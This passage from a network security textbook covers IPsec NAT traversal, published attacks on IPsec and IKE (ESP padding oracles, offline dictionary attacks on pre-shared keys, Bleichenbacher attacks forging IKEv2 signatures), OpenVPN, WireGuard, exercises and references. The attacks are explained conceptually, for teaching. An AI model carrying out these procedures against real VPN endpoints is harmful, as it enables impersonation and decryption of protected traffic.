A NAT or NATP gateway between two IPsec endpoints is problematic. For AH, this is immediately clear: The source and destination IP addresses are included in the computation of the MAC, so if one of the two fields is changed, the MAC becomes invalid. With ESP in transport mode, the effects are more subtle. If the payload of the IP packet is a TCP or a UDP segment, this segment contains a checksum computed over a pseudo-header. This pseudo-header includes the TCP or UDP header and the source and destination IP address from the IP header. So a modification of one of the two IP addresses changes this checksum, and since this checksum is included in the MAC computation, the MAC becomes invalid. Furthermore, applying NAT becomes impossible when using ESP encryption. Since the TCP or UDP header is encrypted in ESP, the NAPT gateway can no longer modify the port number.

Two RFCs solve the *NAT Traversal* problem. The main idea of RFC3948 [27] is to use UDP encapsulation for IPsec packets and to exchange these encapsulated packets via the IKE UDP port 500. Thus, none of the changes to the IP or UDP header imposed by the NATP gateway affect the IPsec packet.




Fig. 8.42 NAT detection in IKE. Hash values with grey backgrounds do not match the corresponding IP address.

The detection of NAT gateways between two IPsec endpoints is described in RFC 3947 [41]. For this purpose, the source and destination IP addresses are hashed separately, as seen by the initiator A and responder B . These two hash values are exchanged in an extension to the IKE protocol. The recipient can then compare the received hash values with his self-calculated hash value – if the two values do not match, a NAT gateway has been detected.

8.9 Attacks on IPsec

Attacks on IPsec have been published [13, 48, 21]. They do not break the standard but force us to think more carefully about the configuration of IPsec.

8.9.1 Attacks on Encryption-Only Modes in ESP

In his seminal paper on padding oracles, Serge Vaudenay [55] already sketched the idea of misusing the ESP padding (Figure 8.19) to build a padding oracle (section 12.4) for IPsec ESP when only encryption is used. However, the complex structure of this padding, including the pad length and next header fields after the padding, prevented a simple construction of such an oracle.

Collaborating with two different coauthors, Kenny Paterson solved this problem in two publications. In [48], a padding oracle is described that only works for the Linux kernel implementation of IPsec and which can be mitigated by a correct configuration of IPsec. In [13], a padding oracle is carefully crafted, which works against IPsec ESP in Tunnel mode if only encryption is enabled. The attacker intercepts an ESP packet and decrypts it blockwise by sending a sequence of carefully crafted ESP packets to the recipient, which triggers this recipient to issue an ICMP message if the padding is correct. For this attack to work, among other requirements, the TTL of the inner IP header of each attack packet must have value 1, and the Next Header field must, at least for some attack packets, decrypt to the value 4. The second requirement ensures that the decrypted payload is treated as a Tunnel Mode inner IP packet, and the first requirement triggers the ICMP message.

8.9.2 Dictionary attacks on PSK modes

Pre-shared keys (PSKs) can be used for authentication in phase 1 of IKEv1 and IKEv2. These authentication modes have already been described, in the context of the other modes, in section 8.6 and section 8.7. For a better understanding of the PSK attacks, they are summarized again in Figure 8.43 and Figure 8.44 for IKEv1.

If PSKs with low entropy, e.g., simple passwords, are used, these PSKs can be determined by a dictionary attack (subsection 4.1.2). There are two attack scenarios: a simple one for IKEv1 Phase 1 Aggressive Mode and a more sophisticated one for the other two PSK modes – IKEv1 Phase 1 Main Mode and IKEv2 Phase 1. These attacks have been documented in [21].

Offline dictionary attack against IKEv1 Aggressive Mode. Let's start with the simple scenario that is common knowledge. In Figure 8.43, all messages of IKEv1 Aggressive Mode are unencrypted. A passive attacker can read all messages, especially the value prf_R . This value is used in the following as a check value to




Fig. 8.43 IKEv1 Phase 1 Aggressive Mode with PSK-based authentication.

determine the correctness of PSK guesses taken from the dictionary. The attacker knows all values required to compute prf_R – except for the key k . To compute k , he uses a dictionary W , which contains a collection of possible PSKs. For each value $psk^* \in W$, he calculates

$$k^* \leftarrow \text{PRF}_{psk^*}(n_I, n_R)$$

and then

$$prf_R^* \leftarrow \text{PRF}_{k^*}(g^x, g^y, \text{cky}_I, \text{cky}_R, SA, ID_R)$$

If he has found a value prf_R^* with $prf_R^* = prf_R$, the corresponding value psk^* is the pre-shared key used by the initiator and responder.

Computing psk breaks the security of the PSK mode completely since an active attacker can either impersonate both initiator and responder or act as a man-in-the-middle and perform DHKE twice, once with the initiator and once with the responder. All *old* IKE SAs, i.e., those negotiated *before* the calculation of psk , remain secure because of the Perfect Forward Secrecy of IKE. However, since this passive attack cannot be detected, the victim does not know which SAs are “old” and which are “new”.

Since the dictionary attack can be made *offline*, i.e., without communication with the initiator or responder, it is efficient. The same attack is, of course, also possible against the value prf_I . An active attacker does not have to wait passively until the initiator starts an IKEv1 Aggressive Mode exchange – he can act as the initiator himself because m_1 is not authenticated.

Offline dictionary attack against IKEv1 Main Mode and IKEv2 Phase 1. In IKEv1 Main Mode, prf_I and prf_R are encrypted with an unauthenticated, but

pseudorandom key k_2 (Figure 8.44). Thus, a passive attacker cannot perform a dictionary attack since he does not have a check value.




Fig. 8.44 IKEv1 Phase 1 Main Mode with PSK-based authentication.

Unfortunately, this encryption does *not* protect against offline dictionary attacks – only the effort to get a suitable check value increases. Here, the attacker must act as a responder, i.e., wait as a man-in-the-middle until one of the two parties initiates the connection. The attacker then intercepts all messages to the responder and replies with his own messages – this is possible up to and including message m_4 since no authentication takes place here. He then receives message c_5 – and aborts the handshake.

The ciphertext c_5 is now the required check value for the offline dictionary attack. Again the attacker takes possible PSK values $psk^* \in W$ from the dictionary W . He first calculates

$$k^* \leftarrow \text{PRF}_{psk^*}(n_I, n_R)$$

and derives the keys k_0, k_1, k_2 from it. Using k_2 he can now decrypt c_5 . This should usually be enough to identify the correct PSK because only if the correct PSK is used can a valid ISAKMP formatted plaintext (ID_I, prf_I) be obtained. As an additional check,

$$prf_I^* \leftarrow \text{PRF}_{k^*}(g^x, g^y, cki_I, cki_R, SA, ID_I)$$

can be computed and compared with the decrypted value prf_I .

The consequences of such an attack are the same as for the aggressive mode attack described above.

8.9.3 Bleichenbacher attack on IKEv1 and IKEv2

Bleichenbacher attacks [9] are described in detail in subsection 12.6.3. They are based on information about the plaintext unintentionally leaked to the attacker – namely, if the RSA-decrypted plaintext starts with the two bytes 0x00 0x02 as shown in Figure 8.45, or if it doesn't. If this information is leaked, we call this a *Bleichenbacher oracle*. The existence of a Bleichenbacher oracle may have devastating consequences – the attacker may compute the encrypted message m without having to break the RSA algorithm itself. The PKCS#1 encoding for messages was already introduced in section 2.4.2; it is used to protect against the attacks on Textbook RSA described in section 2.4.




Fig. 8.45 PKCS#1-Coding [31] of a message m before encryption with RSA. The total number of bytes corresponds to the length of the RSA module in bytes.

PKCS#1 is the default encoding for RSA encryption. As such, it is also used in IKEv1. The use of RSA Encryption for the authentication of initiator and responder, already shown in Figures 8.31, 8.32 and 8.35, is summarized again in Figure 8.46. The plaintexts of the messages c_{nI} , c_{nR} , c_{ID_I} and c_{ID_R} are PKCS#1 encoded. The attacks described below were published in [21].

Bleichenbacher oracle in IKEv1 A Bleichenbacher Oracle may exist whenever an RSA ciphertext is decrypted. In Figure 8.46, this is the case for the decryption of the ciphertexts c_{nI} , c_{id_I} , c_{nR} and c_{id_R} . We focus on the message c_{nI} because it is the first RSA ciphertext to be decrypted in IKEv1 and because this decryption can be triggered by the attacker taking the role of the initiator.

To test this oracle, the attacker prepares two test ciphertexts c_{nI} and c_{nI}^* . The first ciphertext contains a PKCS#1 compliant plaintext, and the second doesn't. For each test ciphertext, the attacker first sends a new message m_1 to the test device and waits for m_2 . Then he sends either c_{nI} and c_{nI}^* to the test device and observes the response. If this response depends, in a measurable way, on the plaintext being PKCS#1 compliant or not, then a Bleichenbacher oracle has been found.

This was the case with the IKEv1 implementations examined in [21]. For example, before fixing the vulnerability, the Cisco implementation only responded with m_4




Fig. 8.46 IKEv1 Main Mode with authentication using RSA encryption. Only initiator and responder can calculate the key k , because only they can decrypt c_{n_I} and c_{n_R} .

if the PKCS#1-compliant ciphertext c_{n_I} was sent; otherwise, m_2 was resent. A Bleichenbacher attack was thus possible.

Bleichenbacher attack on IKEv1. ‘‘Classical’’ Bleichenbacher attacks on TLS as described in subsection 12.6.3 do not have any time limit: Once the initial TLS session, including the RSA ciphertext – the ClientKeyExchange message in that case – has been recorded, the Bleichenbacher oracle can be used to decrypt this ciphertext and then to derive the TLS keys. The TLS session can still be decrypted days or weeks later because TLS with RSA encryption does not provide PFS. With IKEv1, this is different: A Bleichenbacher attack on IKEv1 must succeed *during the current IKE session*. This is due to DHKE, which provides PFS.

This makes the attack setup – as shown in Figure 8.47 – more complex. The attacker interacts as an initiator with two responders, A , and B . His goal is to impersonate B to responder A . To do so, he must first open an IKEv1 session with responder A . He adheres to the protocol specification for the messages m_1 and m_2 . In message m_3 , he chooses his own Diffie-Hellman value g^x and encrypts the identity of B as well as a chosen nonce n' with the public RSA key of A .

In message m_4 , he receives the DH share g^y of A from which he can compute g^{xy} . He ignores the encrypted identity c_{ID_A} . To calculate the key k , which is necessary




Fig. 8.47 Bleichenbacher attack on IKEv1 main mode with RSA encryption-based authentication.

for further key derivation and the successful completion of the handshake with the message c_5 , he needs to learn the value n_A . Responder A will only wait a limited time for message c_5 – if this message does not arrive in time, he will abort the handshake and invalidate the nonce n_A . This waiting time can be extended by sending dummy messages, e.g., to 60 seconds for Cisco devices [21]. Within this time frame, the attacker must decrypt c_{nA} ; otherwise, the effort was in vain, and the attack must be restarted.

To determine n_A , he uses the Bleichenbacher oracle at Responder B. The number of messages that must be sent to this oracle varies from vendor to vendor and from trial to trial. Since the attacker can make many oracle requests in parallel, the success of this attack depends only on the performance of Responder B. Paradoxically, a lousy implementation protects against a cryptographic attack!

If the Bleichenbacher oracle returns a sufficient number of “good” answers within the waiting time of A, the attacker can learn n_A and then start the key derivation by computing

$$k \leftarrow \text{PRF}_{h(n', n_A)}(\text{cky}_I, \text{cky}_R)$$

He knows all necessary values – he has chosen n' and cky_I himself, received cky_R with message m_2 , and just computed n_A using the Bleichenbacher oracle at B. Since the attacker also knows the DH value g^{xy} , he can derive k_0, k_1, k_2 and prepare message c_5 . Thus he can successfully impersonate party B to A.

A successful man-in-the-middle attack on the connection between A and B is even more difficult – the attacker would have to complete the same attack twice, the second time with swapped roles of A and B.

Bleichenbacher attack on IKEv2. At first glance, it seems that IKEv2 is immune to Bleichenbacher attacks because the two PKE-based encryption modes have been removed – if no data is encrypted with RSA, even a decryption oracle cannot harm.

Unfortunately, this argumentation is wrong. This is because, for Textbook RSA (section 2.4), the algorithms for decryption and creating a digital signature are identical – both are exponentiation with the secret exponent d modulo n . Therefore, a Bleichenbacher oracle can also be used to compute a valid digital signature. This has already been exploited in [29] and [30].

Still, we need a Bleichenbacher oracle to start a Bleichenbacher attack. Here we use the fact that, although IKEv1 is obsolete, it is still supported in most implementations. Moreover, RSA keys are often shared between IKEv1 and IKEv2 and are used both to decrypt ciphertexts and to generate digital signatures (*key reuse*). So if there is a Bleichenbacher oracle in IKEv1 with PKE or Revised PKE, this oracle can be used to break IKEv2 by forging a digital signature.




Fig. 8.48 Bleichenbacher attack on IKEv2 phase 1.

Again, the attacker acts as initiator towards two responders A and B (Figure 8.48). His goal is to impersonate B towards A . To do so, the attacker must forge the signature σ_B in Figure 8.48. The attack starts with exchanging the IKEv2 messages m_1 and m_2 between the attacker and responder A . Key derivation is not a problem because these keys are not authenticated – any active attacker can efficiently compute them.

The Bleichenbacher part of the attack starts with the PKCS#1 encoding of the hash value h . For digital signatures, this encoding is slightly different from the encryption encoding as shown in section 2.4.2 – it starts with the bytes 0x00 0x01, followed by padding bytes 0xFF; a null byte 0x00 then separates the padding from the hash h :

$$eh = 0x00|0x01|0xFF|...|0xFF|0x00|h$$

This encoded hash value eh (for *encoded hash*) is first *masked* to make it look like a real RSA ciphertext. To do this, the attacker selects a random value r and calculates

$$c^* \leftarrow eh \cdot r^e \bmod n.$$

This value is the first of many “RSA ciphertexts” sent in message m_3 in one of the many parallel IKEv1 connections (Figure 8.46) that the attacker establishes with responder B . By adaptively modifying this value, the attacker can use the IKEv1-Bleichenbacher oracle to compute a value m^* for which

$$(m^*)^e \bmod n = c^*$$

applies. This value, multiplied with $r^{-1} \pmod n$, is a valid signature of ed :

$$(m^* \cdot r^{-1})^e = (m^*)^e \cdot (r^{-1})^e = c^* \cdot (r^e)^{-1} = eh \cdot (r^e) \cdot (r^e)^{-1} = eh \pmod n$$

With this forged valid signature $\sigma_i = \sigma_B$, the attacker can impersonate B towards responder A . A recognizes the negotiated keys as authentic; thus, the attack is also successful in phase 2.

Again, the Bleichenbacher part of the attack is required to succeed before the timeout of the IKEv2 connection at A .

8.10 Alternatives to IPsec

While IPsec continues to play an essential role in corporate systems, for private use, there are VPN solutions that are easier to configure.

8.10.1 OpenVPN

OpenVPN (openvpn.net) is a popular open-source project that can be used to set up VPNs over UDP or TCP. OpenVPN uses its proprietary data formats to encapsulate IP packets or Ethernet frames. Key management is done via TLS. Multiplexing several VPN connections over a TCP or UDP connection is possible (Figure 8.49).




Fig. 8.49 Multiplexing of VPN connections with OpenVPN.

Cryptographic Data Format Figure 8.50 gives an overview of the OpenVPN data format. Arbitrary payload data can be encapsulated. To protect against replay attacks,

a 64-bit counter CTR is added, and both payload data and CTR are encrypted. The default encryption mode is Blowfish CBC; therefore, an initialization vector IV is transmitted. The padding of the plaintext is done according to PKCS#5, and an HMAC-SHA1 is calculated using the ciphertext and the IV.




Fig. 8.50 Cryptographic data format of OpenVPN.

Key Management. OpenVPN offers two methods: Preshared static keys and TLS. In the first method, four keys are manually configured on both sides of the VPN tunnel: an encryption key and a MAC key for each communication direction. By default, only two of these keys are used bidirectionally; however, this can be switched to the unidirectional use of two pairs of the four keys.

In the second method, TLS handshake and TLS record layer packets are tunneled using P_CONTROL packets in plain text (Figure 8.51). The record layer packets are used to transfer keys for the encryption of the OpenVPN P_DATA packets. TLS is also used over UDP (and *not* DTLS), so OpenVPN acknowledges the receipt of P_CONTROL data packets via ACK packets regardless of whether tunneling is done over UDP or TCP.




Fig. 8.51 Tunneling of TLS handshake messages using P_CONTROL data packets.

The OpenVPN client requires a TLS client certificate to use this second method. An HMAC field is also provided in the P_CONTROL packets. However, this can only be used during the first TLS handshake if a (bidirectional) HMAC pre-shared key has been exchanged beforehand [52].

8.10.2 New developments

An interesting new approach to implementing a VPN was specified in the WireGuard protocol [16, 17]. The key management of WireGuard is based on a pattern of the NOISE framework [49, 18].

Related Work

Related work on IPsec is sparse. It started with the work of Steven M. Bellovin [5, 6], who pointed out conceptual weaknesses in the IETF drafts. This is also an early example of academic support offered to standardization bodies.

After the completion of the IPsec RFCs, the whole standard was evaluated by Niels Ferguson, and Bruce Schneier [22]. They pointed to the immense complexity of these standards, and this criticism was taken into account when designing IKEv2.

The path to real-world attacks on IPsec was opened by Serge Vaudenay [55], who pointed out that the ESP padding may be used to implement padding oracle attacks. Kenneth G. Paterson and Arnold K.L. Yau then described the first real-world padding oracle attack on IPsec ESP in encryption-only mode on the IPsec implementation in the Linux kernel [48]. This attack was extended to all standard-compliant IPsec implementations in [13].

The security of implementations of DHKE used in practice was discussed in [1], and IPsec IKE is one of the protocols affected.

A detailed analysis of the IKE versions 1 and 2 was first described in [21]. *Transcript collision attacks* on IKEv2, which were almost practical, were described in [8].

Interestingly, there is more academic work on Wireguard's key agreement [16, 17, 2, 26] than on the much older VPN protocols IPsec (see above) or OpenVPN [7].

Problems

8.1 SKIP

What is the equivalent of IKE in SKIP? How are the keys negotiated?

8.2 IPsec: Architecture

Why is the SPD only needed to send an IPsec packet, not for receiving it?

8.3 IPsec: Architecture

Assume that there is an entry in the SPD that all IP traffic to 136.135.134.132 UDP port 456 should be encrypted. What happens if no SA can be retrieved from the SAD for this target?

8.4 IPsec: ESP

An IP packet of 1281 bytes is the payload of IPsec ESP in Tunnel Mode. AES-CBC has been negotiated as the encryption algorithm. Which padding bytes must be added if minimum padding is used?

8.5 IPsec: ESP

What type of authenticated encryption is used in IPsec ESP? Encrypt-and-MAC, MAC-then-Encrypt, or Encrypt-then-MAC [4]?

8.6 IPsec: Tunnel Mode

Why must Tunnel Mode be used whenever an IPsec gateway is involved? Sketch an IPsec packet in Tunnel Mode that is sent from an IPsec-enabled host A to host B via an IPsec gateway G.

8.7 STS Protocol

Please identify the mutual authentication protocol in the Station-To-Station protocol (STS). Please elaborate on the differences between STS and the signed Diffie-Hellman protocol (Figure 4.8).

8.8 Photuris

Do Photuris cookies protect against DDoS attacks carried out by a large botnet?

8.9 SKEME

Consider the following modification to the SCHEME protocol: Instead of X and Y , the ciphertexts c_L and c_R are included in the MAC computations. Can you still trust the key k_{sess} ?

8.10 SKEME

If we skip the SHARE phase in SCHEME and manually install a preshared key k_{mac} instead, would SCHEME still be secure? How many preshared keys would we need to enable session key establishment between any of the 4,000 hosts with this modified protocol?

8.11 IKEv1

Try to assign each of the eight different variants of IKEv1 Phase 1 (Figure 8.28) to the most similar of the three protocols STS, Photuris, and SKEME.

8.12 IKEv1

Can a man-in-the-middle attacker modify the value SA contained in message m_2 of both IKEv1 Main Mode and Aggressive Mode? If he, e.g., modifies the encryption algorithm contained in SA in the Aggressive Mode, when will this change be noticed?

8.13 IKEv1

How does IKEv1 Phase 2 – Quick Mode, when used with DHKE enabled, fit into the definition of Perfect Forward Secrecy (Definition 2.5)?

8.14 IKEv2

Why is IKEv2 so much faster than IKEv1 - 2 RTT vs. 3 RTT?

8.15 IKEv2

In Phase 1 (Figure 8.39), mac_i is always computed over the static value ID_I . Does this computation make sense? Or could we simply store mac_i in a static variable?

8.16 IKEv2

Suppose that an active attacker wants to determine the initiator's identity in Phase 1 (Figure 8.39). How can he do that? Can he also determine the identity of a responder?

8.17 IKEv2

Suppose that Phase 2 (Figure 8.41) is always used without DHKE. Which of the five keys ($k_d, k_{ei}, k_{ai}, k_{er}, k_{ar}$) must an attacker, who has recorded all Phase 2 key exchanges, compromise to be able to compute all AH/ESP keys?

8.18 NAT Detection

Can NAT detection also be used to determine two NAT gateways?

8.19 Dictionary attacks

Online dictionary attacks can check only one preshared key in each protocol execution. Please describe how an online dictionary attack against the responder works in Figure 8.44.

8.20 Bleichenbacher attacks

Suppose two hosts A and B have Bleichenbacher oracles. Sketch how an attacker could act as a man-in-the-middle between A and B , i.e., how he can decrypt and re-encrypt all ESP packets exchanged between A and B .

References

- Adrian, D., Bhargavan, K., Durumeric, Z., Gaudry, P., Green, M., Halderman, J.A., Heninger, N., Springall, D., Thomé, E., Valenta, L., VanderSloot, B., Wustrow, E., Zanella-Béguelin, S., Zimmermann, P.: Imperfect forward secrecy: How Diffie-Hellman fails in practice. In: I. Ray, N. Li, C. Kruegel (eds.) ACM CCS 2015: 22nd Conference on Computer and Communications Security, pp. 5–17. ACM Press, Denver, CO, USA (2015). DOI 10.1145/2810103.2813707
- Appelbaum, J., Martindale, C., Wu, P.: Tiny WireGuard tweak. In: J. Buchmann, A. Nitaj, T. eddine Rachidi (eds.) AFRICACRYPT 19: 11th International Conference on Cryptology in Africa, *Lecture Notes in Computer Science*, vol. 11627, pp. 3–20. Springer, Heidelberg, Germany, Rabat, Morocco (2019). DOI 10.1007/978-3-030-23696-0_1
- Aziz, A., Markson, T., Prafullchandra, H.: Simple Key-Management For Internet Protocols (SKIP). In: ICG Technical Report Series, Internet Commerce Group. Sun Microsystems, Inc. (1996)
- Bellare, M., Namprempre, C.: Authenticated encryption: Relations among notions and analysis of the generic composition paradigm. *Journal of Cryptology* **21**(4), 469–491 (2008). DOI 10.1007/s00145-008-9026-x
- Bellovin, S.M.: Problem areas for the IP security protocols. In: USENIX Security 96: 6th USENIX Security Symposium. USENIX Association, San Jose, CA, USA (1996)
- Bellovin, S.M.: Probable plaintext cryptanalysis of the IP security protocols. In: ISOC Network and Distributed System Security Symposium – NDSS'97. IEEE Computer Society, San Diego, CA, USA (1997)

7. Bhargavan, K., Leurent, G.: On the practical (in-)security of 64-bit block ciphers: Collision attacks on HTTP over TLS and OpenVPN. In: E.R. Weippl, S. Katzenbeisser, C. Kruegel, A.C. Myers, S. Halevi (eds.) ACM CCS 2016: 23rd Conference on Computer and Communications Security, pp. 456–467. ACM Press, Vienna, Austria (2016). DOI 10.1145/2976749.2978423
8. Bhargavan, K., Leurent, G.: Transcript collision attacks: Breaking authentication in TLS, IKE and SSH. In: ISOC Network and Distributed System Security Symposium – NDSS 2016. The Internet Society, San Diego, CA, USA (2016)
9. Bleichenbacher, D.: Chosen ciphertext attacks against protocols based on the RSA encryption standard PKCS #1. In: H. Krawczyk (ed.) Advances in Cryptology – CRYPTO’98, *Lecture Notes in Computer Science*, vol. 1462, pp. 1–12. Springer, Heidelberg, Germany, Santa Barbara, CA, USA (1998). DOI 10.1007/BFb0055716
10. Deering, S., Hinden, R.: Internet Protocol, Version 6 (IPv6) Specification. RFC 1883 (Proposed Standard) (1995). DOI 10.17487/RFC1883. URL <https://www.rfc-editor.org/rfc/rfc1883.txt>. Obsoleted by RFC 2460
11. Deering, S., Hinden, R.: Internet Protocol, Version 6 (IPv6) Specification. RFC 2460 (Draft Standard) (1998). DOI 10.17487/RFC2460. URL <https://www.rfc-editor.org/rfc/rfc2460.txt>. Obsoleted by RFC 8200, updated by RFCs 5095, 5722, 5871, 6437, 6564, 6935, 6946, 7045, 7112
12. Deering, S., Hinden, R.: Internet Protocol, Version 6 (IPv6) Specification. RFC 8200 (Internet Standard) (2017). DOI 10.17487/RFC8200. URL <https://www.rfc-editor.org/rfc/rfc8200.txt>
13. Degabriele, J.P., Paterson, K.G.: Attacking the IPsec standards in encryption-only configurations. In: 2007 IEEE Symposium on Security and Privacy, pp. 335–349. IEEE Computer Society Press, Oakland, CA, USA (2007). DOI 10.1109/SP.2007.8
14. Diffie, W., Van Oorschot, P.C., Wiener, M.J.: Authentication and authenticated key exchanges. Des. Codes Cryptography 2(2), 107–125 (1992). DOI 10.1007/BF00124891. URL <http://dx.doi.org/10.1007/BF00124891>
15. Dodis, Y., Gennaro, R., Håstad, J., Krawczyk, H., Rabin, T.: Randomness extraction and key derivation using the CBC, cascade and HMAC modes. In: M. Franklin (ed.) Advances in Cryptology – CRYPTO 2004, *Lecture Notes in Computer Science*, vol. 3152, pp. 494–510. Springer, Heidelberg, Germany, Santa Barbara, CA, USA (2004). DOI 10.1007/978-3-540-28628-8_30
16. Donenfeld, J.A.: WireGuard: Next generation kernel network tunnel. In: ISOC Network and Distributed System Security Symposium – NDSS 2017. The Internet Society, San Diego, CA, USA (2017)
17. Dowling, B., Paterson, K.G.: A cryptographic analysis of the WireGuard protocol. In: B. Preneel, F. Vercauteren (eds.) ACNS 18: 16th International Conference on Applied Cryptography and Network Security, *Lecture Notes in Computer Science*, vol. 10892, pp. 3–21. Springer, Heidelberg, Germany, Leuven, Belgium (2018). DOI 10.1007/978-3-319-93387-0_1
